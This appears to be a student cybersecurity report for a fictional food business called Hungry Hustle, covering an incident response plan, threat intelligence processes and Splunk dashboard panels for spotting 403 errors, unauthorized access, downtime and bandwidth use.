1,000 events (7/8/24 12:00:00.000 AM to 10/6/24 1:02:10.000 PM) 20 per page

filter Apply Sample: 1,000 events All events

Values

Count


%

hustlekebab90090.000

familyplatter131.300

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Then I used “stats count” to display the occurrence of the product search by the customer and display the stat in ascending order.



Strategic Security Planning

Incident Response Plan for Hungry Hustle

Preparation:

Objective:

- Establish tools, protocols, and communication strategies before an incident.

Action:

- Develop an Incident Response (IR) team with defined roles (e.g., Security Analyst, Communication Lead).
- Create and document an Incident Response Plan (IRP) that includes procedures for common threats such as data breaches.
- Conduct regular security training for employees to ensure they can identify phishing attacks or suspicious activity.
- Implement logging and monitoring systems to detect anomalous behaviour.
- Stimulate training and drills to ensure readiness for incidents.
- Establish clear communication plan for incident handling.
- Ensure the security plan is funded, approved and operational in advance.

Identification:

Objective:

- Monitor data to detect and assess potential security breaches.

Action:

- Monitor web traffic using tools like Splunk to detect unusual spikes or unauthorized access attempts.
- Review alerts from antivirus software to identify malicious activities.
- Document all the details of the attack and the actions taken.

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- Promptly notify law enforcement, stakeholders, and affected parties to ensure timely communication.

Containment:

Objective:

- Contain the impact and prevent any further damage or spread from occurring.

Action:

- Temporarily disable affected services on the Hungry Hustle website to stop further data exfiltration.
- Isolate compromised servers or user accounts while ensuring business operations continue where feasible.
- Implement temporary patches to address vulnerabilities that led to the breach.

Eradication:

Objective: Remove the threat completely, identifying root causes.

Action:

- Examine the logs to identify the attacker's point of entry, such as vulnerable pages or infected plugins.
- Eliminate malware or compromised components from the website's infrastructure.
- Update Hungry Hustle's web application framework and plugins to address any vulnerabilities.
- Ensure that all traces of the threat are eliminated to prevent compromised data.

Recovery:

Objective: Restore systems to normal operation, ensuring they are secure.

- Restore system using clean backups and ensure all vulnerabilities have been patched, and no symptoms remain before going live.
- Continuously monitor for any signs of reinfection or new attacks during the recovery process.
- Notify customers about the breach, the measures taken to address it, and provide guidance on how they can protect their data, such as changing their passwords.

Lessons Learned:

Objective: Review the incident to improve future responses.

- Conduct a post-incident review to assess what went wrong and identify areas for improvement in detection and response.
- Revise the incident response plan based on the findings from the review to enhance future responses.
- Compile a follow-up report that chronologically documents events and includes timestamped data logs for future reference and legal purposes.
- Conduct a damage assessment to evaluate the breach's total impact, including financial repercussions relevant to legal actions.

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- Complete all remaining documentation and notify all relevant parties involved in the incident.

Specific Actions for Hungry Hustle's Data Breach

Immediate Containment:

- Disable compromised user accounts, halt data transmission from vulnerable endpoints, and alert affected customers.

Source Identification:

- Analyse server logs and database queries to determine if the breach was caused by SQL injection, XSS, or credential stuffing.

Short-Term Recommendations:

- Implement multi-factor authentication (MFA) for all accounts.
- Enhance web application security with a Web Application Firewall (WAF) to block malicious traffic.
- Conduct regular vulnerability scans to identify weaknesses on the website.

Long-Term Recommendations:

- Adopt a Security Information and Event Management (SIEM) system for log aggregation and automated threat detection.
- Perform regular penetration testing to identify vulnerabilities before they can be exploited.
- Implement data encryption for both in transit and at rest to reduce breach impact.

Threat Intelligence Policies and Processes

Threat Intelligence Collection

- Utilize Hungry Hustle's logs and tools like Splunk to gather data on internal vulnerabilities and attack patterns (e.g., failed login attempts, unusual IP addresses).
- Subscribe to industry-specific threat feeds for insights on evolving attack methods and leverage Open-Source Intelligence (OSINT) to monitor hacking forums for relevant threats.

Threat Intelligence Analysis

- Track attack trends, such as frequent SQL injection or phishing attempts. Correlate log data to connect malicious IP addresses to past incidents. Use indicators of compromise (IoCs) from external feeds to enhance IDS/IPS detection rules.
- Examples: For recurring credential-stuffing attacks, enforce stronger password policies and implement multi-factor authentication (MFA). Act on OSINT findings regarding new zero-day vulnerabilities by disabling affected components.

Developing Threat Intelligence

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- Continuously refine detection rules based on prior incidents and adapt them to counter emerging threats.
- Conduct regular threat-hunting exercises to uncover unnoticed malicious activities within the network.

Recommendations for Future Threat Intelligence

- Initiate a daily threat review process where the security team assesses alerts from intelligence feeds to identify potential threats.
- Invest in machine learning-based threat intelligence platforms to enhance automated detection of advanced persistent threats (APTs) and forge partnerships with cybersecurity firms for deeper insights and early warnings.

Dashboard

The dashboard provides a clear overview of important metrics for Hungry Hustle's network security. It has four easy-to-use panels that help quickly identify potential threats.

Panel Descriptions

Top 10 IP Addresses (403 Status Codes)

- Design: Displays the top 10 IP addresses generating 403 Forbidden status codes.
- Search Explanation: Aggregates HTTP response codes to identify repeatedly blocked IPs.
- Importance: Helps detect potential malicious activity, enabling timely blocking or investigation.

Countries with Most Unauthorized Access Attempts

- Design: Uses a pie chart to display the names of countries with the highest unauthorized access attempts.
- Search Explanation: Collects and filters unauthorized login attempts based on country.
- Importance: Helps prioritize security measures and monitor regions with high risks.

Web Downtime Duration

- Design: Highlights total web downtime incidents, particularly on May 25, 2024.
- Search Explanation: Compiles logs related to website unavailability.
- Importance: Assesses user experience impact and identifies patterns for reliability improvement.

Rick's Top 10 Bandwidth Consumption (Monday to Friday)

- Design: Shows the top 10 sources of bandwidth usage on weekdays.
- Search Explanation: Compiles and ranks network traffic data by usage.
- Importance: Helps spot unusual activity and ensures resources are used efficiently, providing insights into Rick's activities.

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Overall Importance

The dashboard is a vital tool for Hungry Hustle's cybersecurity team, allowing them to:

- Proactively Monitor Threats: Quickly identify and respond to security incidents using real-time data.
- Enhance Incident Response: Facilitate swift actions against emerging threats to reduce data breach risks.
- Inform Strategic Decisions: Provide data-driven insights for strategic cybersecurity improvements and resource allocation.

